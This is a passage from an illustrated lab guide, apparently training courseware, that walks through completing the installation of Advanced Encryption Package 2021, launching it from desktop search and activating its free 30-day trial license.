
- After the completion of the installation, **Completed the Advanced Encryption Package Setup Wizard** appears; then, click **Finish**.




- Click **Search** icon () on the **Desktop**. Type **Advanced Encryption Package** in the search field, the **Advanced Encryption Package 2021** appears in the results, click **Open** to launch it.



6. The **Advanced Encryption Package - License Manager** window appears. Under the License Manager section, select the **Start free 30-day trial** radio button and click **Next**.




7. The **Activating** step appears displaying a **Success!** message; then, click **Next**.

